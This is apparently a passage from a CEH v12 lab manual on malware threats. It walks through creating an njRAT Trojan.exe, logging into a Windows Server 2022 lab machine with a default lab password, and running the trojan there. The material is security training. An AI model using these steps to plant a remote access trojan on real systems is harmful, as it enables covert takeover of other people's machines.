
7. Minimize njRAT window. You can observe that a **Trojan.exe** file has been created at the location **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**.




Module 07 – Malware Threats

- Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




- Navigate to **Z:\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **Trojan.exe**.



